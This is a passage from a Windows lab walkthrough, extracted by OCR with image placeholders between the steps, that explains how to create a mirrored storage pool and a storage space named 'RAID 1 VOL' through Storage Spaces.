


- Select Manage Storage Spaces from the Best match pop-up menu




Step 2

- In the Storage Spaces window, click the Create a new pool and storage space link
- Observe that both Disks 2 and 3 are selected. If many disks were available, this is where specific disks would be selected to be part of a pool




Step 3

- In the Create a storage pool – Select drives to create a storage pool window, select Create pool

- 


Step 4

- In the Create a storage space window, type the following in the Name field:
  - RAID 1 VOL

- 


Step 5

- In the Create a storage space window, type the following into the Size (maximum) field:
  - 8.74 (GB size of the drive)




Step 6

- In the Create a storage space window, select Create storage space

